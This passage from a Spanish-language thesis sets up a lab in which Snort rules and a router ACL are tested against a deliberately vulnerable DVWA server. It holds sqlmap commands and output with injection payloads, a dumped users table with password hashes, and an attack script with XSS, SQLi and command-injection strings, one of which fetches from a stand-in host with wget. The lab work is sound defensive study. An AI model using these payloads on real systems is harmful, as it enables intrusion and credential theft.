- **Inyección de comandos con tubería:** La tubería o también llamada *pipe,* es un símbolo comúnmente usado en sistemas Linux para que se puedan combinar varios comandos dentro de una misma petición. El atacante justamente podría hacer varias peticiones al servidor si ejecuta los comandos con la tubería. La regla implementada en Snort busca detectar este tipo de ataque.

- **SQLi con *UNION SELECT*:** Esta clase de inyección SQL es usada cuando el atacante quiere combinar los resultados de una consulta legal con su consulta maliciosa. Si se logra este ataque, podría tener acceso a datos de las tablas que contenga la base de datos como usuarios, contraseñas, etc. La regla implementada en Snort busca detectar este tipo de ataque.
- **Ejecución de comando *whoami*:** Este comando es utilizado en sistemas operativos para que se conozca que usuario es el que está en la sesión o ejecutando una acción. Si el atacante logra insertar este comando, quiere decir que está probando si se pueden ejecutar instrucciones que son propias del sistema. La regla implementada en Snort busca detectar este tipo de ataque.

3.9.3. Edición de reglas de detección

Una vez definido el archivo *custom.rules* con las reglas personalizadas, se debe configurar Snort para que las cargue al iniciar. En Snort, a diferencia de Snort 2, no se incluye automáticamente cualquier archivo *.rules* a menos que se indique en la configuración *Lua.* Por ello, se edita el archivo *snort.lua* de la instalación para agregar la referencia a nuestras reglas.

Este archivo suele ubicarse en el directorio de configuración de Snort, en este caso se ubica en */usr/local/etc/snort/snort.lua*. Usando un editor de texto nano con privilegios debido a que es un archivo de configuración y necesita permisos extra para editar. En esta parte, primero se configuran algunos parámetros generales necesarios para el correcto funcionamiento en el entorno: por ejemplo, se define la variable *HOME_NET* para reflejar la red local interna donde están el atacante y el IDS.




Figura 32 Configuración de redes a monitorear

De acuerdo con la figura 32, para este caso la red será, *192.168.100.0/24*, se colocó: *HOME_NET = '192.168.100.0/24'*. Para *EXTERNAL_NET* se podría definir como *any*, ya que no se va a monitorear ninguna otra red que no sea la del atacante así que no se quieren alertas innecesarias dentro de la ejecución del IDS de modo que Snort considere al servidor *Web-Server* y cualquier otra dirección externa dentro de *EXTERNAL_NET*. Esto ayuda a que las reglas distingan tráfico interno de externo.

El paso más importante fue indicar que se cargue el archivo de reglas personalizadas. Para ello, se localizó en el archivo la sección donde se configuran las reglas. Snort utiliza una tabla para las reglas, llamada *ips*. En bloque de configuración mencionado, se agregó una directiva de incluir el archivo. En este caso, en *snort.lua* se añadió lo siguiente:

Figura 33 Configuración de IDS con las reglas

Según se muestra en la figura 33, se ha colocado dentro del apartado de la configuración principal de Snort la ruta hacia el archivo que contiene todas las reglas que se han definido en el anterior apartado. Todos los demás comandos colocados han venido por defecto y era recomendable dejarlos sin alterar.

Antes de finalizar, se revisó también que en el archivo estuviera configurado el output de alertas deseado. Por defecto, Snort puede registrar alertas en archivos o base de datos, pero para las pruebas interactivas se decidió usar la salida por consola en formato rápido. Si no estuviera ya especificado, se puede añadir o verificar que la variable *alert_fast* esté habilitada en la configuración de *alert_conf*.

3.9.4. Comprobación de la Configuración

Con Snort configurado para incluir nuestras reglas, el siguiente paso fue verificar que toda la configuración sea correcta y luego ejecutar Snort para comenzar a escuchar el tráfico y generar alertas. Snort provee un modo de prueba de configuración que permite cargar los archivos de configuración y reglas sin iniciar la captura, simplemente para confirmar que no haya errores de sintaxis o conflictos. Se utilizó este modo de prueba ejecutando en la terminal del IDS el comando: *snort -c /etc/snort/snort.lua -T*

En este comando, *-c* especifica la ruta al archivo de configuración principal. Al correr Snort con *-T*, el programa procesa todos los parámetros, variables, reglas y devuelve mensajes indicando el resultado. Un resultado exitoso típico finaliza con una línea indicando que la configuración fue validada correctamente, se muestra este mensaje "*Snort successfully validated the configuration*". Snort reportó 0 errores y 0 *warnings*, lo que confirmó que la sintaxis de las reglas y la configuración eran válidas.

Una vez que haya sido superada la verificación, se ejecuta Snort en modo monitoreo para comenzar a detectar los ataques. Para ello, se lanzó la interfaz de red correspondiente la cual corresponde a *eth0* del IDS y con formato de alerta legible por consola, usando el comando: *snort -c /etc/snort/snort.lua -i eth0 -A alert_fast.*

Aquí, *-i eth0* le indica a Snort qué interfaz de red debe escuchar. La opción *-A alert_fast* configura la salida de alertas en formato rápido, que básicamente imprime cada alerta en una línea de texto concisa en la consola, conforme se detecta, en lugar de un formato más detallado o en archivos binarios.

Esto es útil para propósitos de demostración en vivo, porque se puede ver inmediatamente en pantalla cada vez que se detecta alguna de nuestras reglas. Al ejecutar este comando, Snort inicializó sus detectores, mostró información de inicialización, esa información hace referencia a versiones, número de reglas cargadas y quedó corriendo a la espera de tráfico, mostrando en la terminal el mensaje de "*Commencing packet processing*".

En este momento, el IDS está listo y escuchando el tráfico que el switch le enviará, con las reglas personalizadas activas. Cualquier actividad sospechosa que coincidiera con ellas provocaría que Snort escribiera una línea de alerta en la consola. Con esto, la fase de preparación del entorno de detección quedó completa, y se pasa a la fase de ejecución de las pruebas de ataque desde la máquina del atacante para observar los resultados.

CAPÍTULO 4: PRUEBAS DE FUNCIONAMIENTO Y ANÁLISIS DE RESULTADOS

En este capítulo se presentarán las pruebas de funcionamiento del entorno de red que se ha construido e implementado anteriormente para comprobar si las configuraciones realizadas son las correctas o si se debe hacer algunos ajustes antes de proseguir, también después del éxito de nuestras pruebas de funcionamiento se analizarán los resultados que se han obtenido a partir de estas pruebas.

4.1. Prueba de conectividad básica

Para empezar con este apartado se hará una prueba de *ping* desde la máquina Kali hacia el *Web-Server* para comprobar que las configuraciones que se han realizado en ambos dispositivos en el anterior capítulo sean las correctas y no de conflicto al momento de hacer los ataques hacia el servidor.




Figura 34 Prueba de ping hacia Web-Server

Como se puede observar en la ilustración 34, se ha colocado el comando *ping 192.168.200.10*. Lo que este comando permite es hacer una prueba de conectividad básica la cual ha sido exitosa. Se han enviado 4 paquetes para comprobar la conectividad entre ambos dispositivos, y los 4 han llegado a su destino exitosamente, después se ha cancelado el comando para que su ejecución se detenga, debido a que ya se ha confirmado que hay conectividad.




Figura 35 Prueba de conectividad desde Router

Según se muestra en la figura 35, se ha hecho adicionalmente 2 pruebas más como complemento a esta sección de pruebas de conectividad. En este caso lo que se presenta es un *ping* desde el Router hacia la dirección *192.168.100.10*, la cual pertenece a Kali, y el segundo *ping* es hacia la dirección *192.168.200.10,* que pertenece a la aplicación web vulnerable. Se puede observar que ambas pruebas han sido exitosas.

4.2. Fase ofensiva con seguridad baja

En este apartado se presentan los resultados obtenidos al realizar ataques con la aplicación DVWA configurada en el nivel de seguridad bajo. Este nivel desactiva cualquier tipo de filtro o validación sobre los datos ingresados por el usuario, lo que permite demostrar de forma clara las vulnerabilidades presentes, como la inyección SQL.

Para la ejecución de los ataques de inyección SQL dentro del entorno simulado, se utilizó la herramienta *sqlmap*, un software de código abierto diseñado específicamente para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web. *Sqlmap* automatiza el proceso de identificación de puntos vulnerables en los formularios, URLs o peticiones HTTP, permitiendo extraer información crítica como nombres de bases de datos, tablas, columnas e incluso credenciales. (Ojagbule, 2018)

Además, *sqlmap* incluye múltiples opciones avanzadas para eludir mecanismos de seguridad, manipular peticiones de forma precisa, establecer conexiones proxy y usar técnicas de evasión. Su integración con sistemas basados en Kali Linux y su facilidad de uso lo convierten en una herramienta clave tanto para la investigación como para el entrenamiento en ciberseguridad ofensiva. (Ojagbule, 2018)

Las pruebas realizadas evidencian cómo, en ausencia de mecanismos de defensa, un atacante puede explotar fácilmente estas debilidades para acceder a información sensible, lo

que refuerza la importancia de implementar medidas de seguridad adecuadas en aplicaciones web. Para la ejecución de esta prueba se usará el siguiente comando:

sqlmap -u "http://192.168.2.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID= ngqfnhd4l17oif2j4g8ea0v886; security=low" --batch --level=1

La herramienta que se ha utilizado para realizar este ataque es *sqlmap*, el ataque va dirigido hacia la aplicación web DVWA, está configurada intencionalmente con el nivel *low*, para ver lo fácil que es obtener datos sensibles de una aplicación sin niveles de seguridad. A continuación, una explicación del comando:

- *-u*: Especifica la URL vulnerable que se quiere analizar, en este caso el parámetro id de la página vulnerable a inyección SQL.
- *--cookie*: Añade manualmente la cookie de sesión activa, incluyendo la variable *security=low*, indicando que la aplicación está sin protección contra ataques de inyección.
- *--batch*: Acepta todas las preguntas por defecto para automatizar el proceso, esto se hace sin que el usuario interactúe.
- *--dbs*: Le indica a *sqlmap* que enumere las bases de datos disponibles si encuentra una vulnerabilidad.




Figura 36 Resultado del comando para nivel low

De acuerdo con la figura 36, se muestra el resultado final del ataque realizado con *sqlmap* contra DVWA. Se ha confirmado que el motor de base de datos que se está utilizando es MySQL, se está ejecutando un servidor Linux Debian 9 con un servidor Apache 2.4.25. La herramienta ha detectado con éxito las bases de datos que se encuentran disponibles, las cuales son: *dvwa* e *information_schema.* Este resultado demuestra que, con el nivel de seguridad bajo, el sistema es completamente vulnerable permitiendo al atacante identificar todo tipo de información sensible.

4.3. Fase ofensiva con seguridad media

En este apartado se presentan los resultados obtenidos al realizar ataques con la aplicación DVWA configurada en el nivel de seguridad medio. La diferencia con el nivel bajo es que esta configuración ya implementa ciertos niveles de seguridad, medidas básicas para validar y esto dificulta un poco más la explotación de la vulnerabilidad. Igualmente, se demostrará que, aunque existan protecciones adicionales, será posible identificar las vulnerabilidades. Para esta parte, se ejecuta el siguiente comando>

*sqlmap -u "http://192.168.200.10/vulnerabilities/sqli/" *
*--cookie="security=medium; PHPSESSID=ngqfnhd4l17oif2j4g8ea0v886" *
*--data="id=1&Submit=Submit" *
--method=POST --batch --dbs

Con este comando, se está ejecutando un ataque de SQLi utilizando la herramienta *sqlmap*, la diferencia es que se está usando un nivel de seguridad diferente, esto implica que las validaciones sean un poco más estrictas a diferencia con el nivel de seguridad bajo que se vio anteriormente. A continuación, se explican las diferencias aplicadas con respecto al comando anterior de nivel bajo:

- *--data="id=1&Submit=Submit"*: se especifica que el ataque se hace por método *POST*, enviando los datos del formulario.
- *--method=POST*: refuerza que es una solicitud *POST*.

```
[15:35:37] [INFO] resuming back-end DBMS 'mysql'
[15:35:37] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.200.10/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1 AND 4091=(SELECT (CASE WHEN (4091=4091) THEN 4091 ELSE (SELECT 1389 UNION SELECT 9938) END))-- -

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 5463 FROM(SELECT COUNT(*),CONCAT(0x71626a7071,(SELECT (ELT(5463=5463,1))),0x716b70717

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 4996 FROM (SELECT(SLEEP(5)))gsQx)&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71626a7071,0x59587a575a6f506276544f48587a474648734878664f464353664
---
[15:35:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:35:38] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[15:35:38] [INFO] fetched data logged to text files under '/home/martin/.local/share/sqlmap/output/192.168.200.10'

[*] ending @ 15:35:38 /2025-06-21/
```

Figura 37 Resultado del comando para nivel medium

Como se puede observar en la ilustración 37, el resultado de *sqlmap* muestra que se ha logrado inyectar correctamente y se enumeran varias técnicas usadas para lograr este ataque, como se observa a pesar de que este nivel de seguridad ya tenga algunas medidas de seguridad para protegerse de los ataques, siguen faltando medidas fuertes para el bloqueo.

*sqlmap -u "http://192.168.200.10/vulnerabilities/sqli/" *
*--cookie="security=medium; PHPSESSID=ngqfnhd4l17oif2j4g8ea0v886" *
*--data="id=1&Submit=Submit" *
--method=POST --batch –tables -D dvwa

Es el mismo comando usado anteriormente, pero con unas variaciones al final con el objetivo de que se pueda extraer las tablas de la base de datos *dvwa*. Para que se puedan analizar, darnos una idea de cuales podrían ser las tablas críticas y posteriormente ver su contenido.




Figura 38 Tablas de la base de datos dvwa

Como se observa en la ilustración 38, después de que ha terminado la ejecución del comando anterior se nos ha mostrado de inmediate las tablas que contiene la base de datos *dvwa.* En esta parte se podría empezar a dudar sobre a cuál tabla se debe entrar, pero *sqlmap* permite ver todas las tablas sin necesidad de tener que ir una tabla a la vez.

*sqlmap -u "http://192.168.200.10/vulnerabilities/sqli/" *
*--cookie="security=medium; PHPSESSID=ngqfnhd4l17oif2j4g8ea0v886" *
*--data="id=1&Submit=Submit" *
--method=POST --batch –dump -D dvwa

Como se puede observar se ha ejecutado el mismo comando que se usó en los anteriores pasos, con la ligera variación de que se está usando el apartado de *–dump,* el cual permite que se muestre toda la base de datos sin la necesidad de ir una tabla por una.


```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+
| user_id | user    | avatar                        | password                                                 | last_name | first_name |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+
| 1       | admin   | /hackable/users/admin.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | admin     | admin      |
| 2       | gordonb | /hackable/users/gordonb.jpg   | e99a18c428cb38d5f260853678922e03 (abc123)                | Brown     | Gordon     |
| 3       | 1337    | /hackable/users/1337.jpg      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               | Me        | Hack       |
| 4       | pablo   | /hackable/users/pablo.jpg     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               | Picasso   | Pablo      |
| 5       | smithy  | /hackable/users/smithy.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | Smith     | Bob        |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+
```

Figura 39 Base de datos expuesta

De acuerdo con la figura 39, se presenta el resultado de la ejecución del anterior comando. Existen varias cosas nuevas que se pueden analizar en esta parte, una de ellas siendo que se han revelado mediante un método *hash* todas las contraseñas de todos los usuarios que están almacenados en esta base de datos, una vez más se demuestra que se necesitan mejores medidas de seguridad.

4.4. Fase defensiva con Snort

Esta sección se enfocará en la máquina virtual Kali para realizar los ataques hacia la aplicación web vulnerable DVWA y como es que la VM que contiene a Snort es capaz de detectar todos los ataques que se ha propuesto realizar mediante las reglas que se han configurado en el capítulo anterior.



```
  GNU nano 8.4
#!/bin/bash

# Dirección del servidor DVWA
SERVER="http://192.168.200.10"
COOKIE="security=low; PHPSESSID=ngqfnhd4l17oif2j4g8ea0v886"

echo "≡≡ PRUEBAS AUTOMATIZADAS DE ATAQUES A DVWA ≡≡"
echo "Iniciando pruebas desde Kali Linux hacia DVWA"
sleep 1

# 1. sqlmap - User-Agent
echo "[1] Ejecutando ataque sqlmap"
sqlmap -u "$SERVER/vulnerabilities/sqli/?id=1&Submit=Submit" \
       --cookie="$COOKIE" --batch --dbs

# 2. XSS con <script>
echo "[2] Ejecutando XSS <script>"
curl -s "$SERVER/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(1)%3C/script%3E" \
     --cookie "$COOKIE" > /dev/null

# 3. Inyección de comando con ;wget
echo "[3] Ejecutando Command Injection ;wget"
curl -s "$SERVER/vulnerabilities/exec/?ip=127.0.0.1%3Bwget%20http://malicioso.com" \
     --cookie "$COOKIE" > /dev/null

# 4. Inyección de comando con pipe |
echo "[4] Ejecutando Command Injection con pipe |"
curl -s "$SERVER/vulnerabilities/exec/?ip=127.0.0.1%7Cwhoami" \
     --cookie "$COOKIE" > /dev/null

# 5. SQL Injection con UNION SELECT
echo "[5] Ejecutando SQLi con UNION SELECT"
curl -s "$SERVER/vulnerabilities/sqli/?id=1%20UNION%20SELECT%20null,version()--&Submit=Submit" \
     --cookie "$COOKIE" > /dev/null

# 6. whoami en la URL
echo "[6] Ejecutando ejecución remota con whoami"
curl -s "$SERVER/vulnerabilities/exec/?ip=127.0.0.1%3Bwhoami" \
     --cookie "$COOKIE" > /dev/null

echo "≡≡ PRUEBAS FINALIZADAS ≡≡"
```

Figura 40 Archivo bash con comandos de ataque

Según se muestra en la figura 40, se ha creado un archivo para que se puedan facilitar las pruebas que se quieren realizar. Este archivo llamado *pruebas.sh* se encargará de ejecutar cada uno de los comandos que se observan en la imagen de manera automática, mostrando un mensaje en consola cada vez que se haya terminado de hacer cada ataque. Las reglas configuradas en Snort se encargarán de detectar estos ataques.

Se ha ejecutado el archivo usando *./pruebas.sh* que contiene todas las pruebas automatizadas de ataques hacia la aplicación web DVWA. Empieza por el primer ataque, el cual es la base de todo este trabajo, la inyección SQL utilizando la herramienta *sqlmap*. En este apartado no se busca que todos los ataques sean realizados con éxito debido a que este trabajo no se enfoca en todos esos ataques, si no es hacer que Snort detecte estos ataques para probar su correcta configuración.

Después de que haya terminado el ataque de la herramienta *sqlmap*, van a ejecutarse los siguientes ataques, los cuales simplemente van a mostrar mensajes informativos por consola, mas no se verá un proceso ejecutándose como se vio con el ataque de SQLi. Una vez, que se hayan terminado de ejecutar todos los comandos, se puede ver en la terminal de Snort para comprobar si ha funcionado.




Figura 41 Mensajes de Snort

Como se puede observar en la ilustración 41, se ha comprobado que las reglas que se han implementado dentro del archivo personalizado funcionan y detectan correctamente este tipo de ataques que se ha lanzado. Esto demuestra que, si se realiza una correcta configuración al IDS, se entiende cómo funciona y se lo integra con el entorno, se podrán crear más reglas para que se puedan detectar más ataques.

4.5. Fase defensiva con ACL

Se dedicará este apartado para realizar los ataques correspondientes, pero con la lista de control de acceso del Router ya activada. Esto ayudará a ver si la ACL ha sido correctamente configurada en el dispositivo o si se deben hacer algunos cambios para que funcione correctamente. Como una primera prueba se ha hecho un *ping*:




Figura 42 Ping filtrado

Según se muestra en la figura 42, se ha hecho una comprobación con *ping* y 4 los paquetes que se han enviado no han llegado al destino debido a que han sido filtrados, gracias a la correcta configuración de la ACL. Es por eso por lo que los mensajes del final reflejan el 100% de pérdida de los paquetes enviados.

Se ha colocado el siguiente comando para empezar a comprobar el funcionamiento de la ACL, que ha sido el mismo que se ha usado para hacer el ataque de inyección SQL con el nivel de seguridad medio:

*sqlmap -u "http://192.168.200.10/vulnerabilities/sqli/" *
*--cookie="security=medium; PHPSESSID=ngqfnhd4l17oif2j4g8ea0v886" *
*--data="id=1&Submit=Submit" *
--method=POST --batch –dbs

Incluso se ha ejecutado el archivo de *pruebas.sh,* para comprobar si mandando múltiples pruebas podría fallar la ACL, y así tal vez alguno de los ataques que se ejecutan dentro del archivo haga efecto y Snort lo pueda detectar:

